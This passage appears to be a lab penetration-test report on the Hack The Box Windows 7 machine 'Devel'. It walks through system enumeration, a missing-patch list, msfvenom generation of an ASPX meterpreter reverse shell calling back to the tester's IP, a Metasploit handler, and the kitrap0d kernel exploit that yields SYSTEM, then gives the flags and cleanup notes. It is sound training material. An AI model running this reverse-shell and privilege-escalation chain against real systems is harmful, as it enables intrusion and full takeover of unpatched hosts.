
```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
System Type:               X86-based PC

C:\>
```

We use a tool on there called Winpeas.bat, you can check out the entire scan in the Appendix of the Report. We got some more info on the OS and system we are on.



```
Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ��
System Boot Time:          23/9/2022, 9:07:08 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     3.071 MB
Available Physical Memory: 2.473 MB
Virtual Memory: Max Size:  6.141 MB
Virtual Memory: Available: 5.550 MB
Virtual Memory: In Use:    591 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
```


After much digging around we found that this might be Kernel Exploit as there is a lot of patches missing.



```
"Microsoft Windows 7 Enterprise   "
   [i] Possible exploits (https://github.com/codingo/OSCP-2/blob/master/Windows/WinPrivCheck.bat)
MS11-080 patch is NOT installed XP/SP3,2K3/SP3-afd.sys)
MS16-032 patch is NOT installed 2K8/SP1/2,Vista/SP2,7/SP1-secondary logon)
MS11-011 patch is NOT installed XP/SP2/3,2K3/SP2,2K8/SP2,Vista/SP1/2,7/SP0-WmiTraceMessageVa)
MS10-59 patch is NOT installed 2K8,Vista,7/SP0-Chimichurri)
MS10-21 patch is NOT installed 2K/SP4,XP/SP2/3,2K3/SP2,2K8/SP2,Vista/SP0/1/2,7/SP0-Win Kernel)
MS10-092 patch is NOT installed 2K8/SP0/1/2,Vista/SP1/2,7/SP0-Task Sched)
MS10-073 patch is NOT installed XP/SP2/3,2K3/SP2/2K8/SP2,Vista/SP1/2,7/SP0-Keyboard Layout)
MS17-017 patch is NOT installed 2K8/SP2,Vista/SP2,7/SP1-Registry Hive Loading)
MS10-015 patch is NOT installed 2K,XP,2K3,2K8,Vista,7-User Mode to Ring)
MS08-025 patch is NOT installed 2K/SP4,XP/SP2,2K3/SP1/2,2K8/SP0,Vista/SP0/1-win32k.sys)
MS06-049 patch is NOT installed 2K/SP4-ZwQuerySysInfo)
MS06-030 patch is NOT installed 2K,XP/SP2-Mrxsmb.sys)
MS05-055 patch is NOT installed 2K/SP4-APC Data-Free)
MS05-018 patch is NOT installed 2K/SP3/4,XP/SP1/2-CSRSS)
MS04-019 patch is NOT installed 2K/SP2/3/4-Utility Manager)
MS04-011 patch is NOT installed 2K/SP2/3/4,XP/SP0/1-LSASS service BoF)
MS04-020 patch is NOT installed 2K/SP4-POSIX)
MS14-040 patch is NOT installed 2K3/SP2,2K8/SP2,Vista/SP2,7/SP1-afd.sys Dangling Pointer)
MS16-016 patch is NOT installed 2K8/SP1/2,Vista/SP2,7/SP1-WebDAV to Address)
MS15-051 patch is NOT installed 2K3/SP2,2K8/SP2,Vista/SP2,7/SP1-win32k.sys)
MS14-070 patch is NOT installed 2K3/SP2-TCP/IP)
MS13-005 patch is NOT installed Vista,7,8,2008,2008R2,2012,RT-hwnd_broadcast)
MS13-053 patch is NOT installed 7SP0/SP1_x86-schlamperei)
MS13-081 patch is NOT installed 7SP0/SP1_x86-track_popup_menu)
```

We had moved back to a metepreter so we can utilize its priv tools

```
Kali: msfvenom -p windows/meterpreter_reverse_tcp
lhost=10.10.14.4 lport=8080 -f aspx > shell.aspx

MSF:
use multi/handler
set payload windows/meterpreter_reverse_tcp
set LPORT 8080
set LHOST 10.10.14.4
run

Exploit file via browser:
http://IP/shell.aspx
```




```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  11        meterpreter x86/windows  IIS APPPOOL\Web @ DEVEL  10.10.14.4:8081 -> 10.129.182.10:49159 (10.129.229.64)

msf6 exploit(multi/handler) > sessions -i 11
[*] Starting interaction with 11...

meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter >
```

We want to run MSF exploit suggested and see if we get a hit and validated our gathering information already

```
cd %TEMP%
background
use exploit/windows/local/ms10_015_kitrap0d
LPORT 7777
LHOST 10.10.14.2
sessions 11
run
```


After running our exploit suggester we found that one of the exploits is called 'kitrap0d'. I have used the exploit before and the target windows we have is perfect. We background our meterpreter and jump to the kernel exploit and attached it to our session 11. After running it we are NT Authority.



```
msf6 exploit(windows/local/ms10_015_kitrap0d) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  11        meterpreter x86/windows  IIS APPPOOL\Web @ DEVEL      10.10.14.4:8081 -> 10.129.182.10:49159 (10.129.229.64)
  12        meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DEVEL  10.10.14.4:7777 -> 10.129.182.10:49163 (10.129.182.10)

msf6 exploit(windows/local/ms10_015_kitrap0d) > sessions -i 12
[*] Starting interaction with 12...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Root.txt


```
7eeb41b60274545e402cf8fa2aa356c7
```



```
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>type root.txt
type root.txt
7eeb41b60274545e402cf8fa2aa356c7

C:\Users\Administrator\Desktop>hostname
hostname
devel

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 4:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::9818:53a6:f08:a517
   Temporary IPv6 Address. . . . . . : dead:beef::fdc3:d25c:3d1a:7a32
   Link-local IPv6 Address . . . . . : fe80::9818:53a6:f08:a517%19
   IPv4 Address. . . . . . . . . . . : 10.129.182.10
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%19
                                       10.129.0.1
```

Local.txt

```
72f65881850e117eeebc62d1a64c254b
```



```
C:\Users\babis\Desktop>whoami
whoami
nt authority\system

C:\Users\babis\Desktop>type user.txt
type user.txt
72f65881850e117eeebc62d1a64c254b

C:\Users\babis\Desktop>hostname
hostname
devel

C:\Users\babis\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 4:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::9818:53a6:f08:a517
   Temporary IPv6 Address. . . . . . : dead:beef::fdc3:d25c:3d1a:7a32
   Link-local IPv6 Address . . . . . : fe80::9818:53a6:f08:a517%19
   IPv4 Address. . . . . . . . . . . : 10.129.182.10
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%19
                                       10.129.0.1
```

Removal of Tools

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows :

2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp

4. C:\Windows\Administrator\Downloads

5. C:\Users\Public\

6. C:\Users\username\Downloads

7. C:\Windows\Tasks\

7.) C:/inetpub/wwwroot/

2. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else

3. All shells that were open or created during the engagement have been terminated

4. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

(Devel) Exploit and Mitigation References

Exploit

- https://cwe.mitre.org/data/definitions/284.html

- https://cwe.mitre.org/data/definitions/434.html

- https://www.tenable.com/cve/CVE-1999-0497

- https://www.first.org/cvss/calculator/3.1

- https://www.rapid7.com/db/modules/exploit/windows/local/ms10_015_kitrap0d/

- https://www.exploit-db.com/exploits/11199

Mitigation

- https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-123.pdf

- https://owasp.org/www-project-web-security-testing-guide/

- https://learn.microsoft.com/en-us/iis/configuration/system.ftpserver/security/

- https://www.jscape.com/blog/the-ultimate-guide-to-hardening-your-secure-file-transfer-server

- https://vk9-sec.com/kitrap0d-windows-kernel-could-allow-elevation-of-privilege-ms10-015-cve-2010-0232/

- https://www.tenable.com/plugins/nessus/44425

Appendix

Password and username found or created during engagement

Username	Password	Note
n/a	n/a	n/a

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Full Scan on (10.129.70.136)

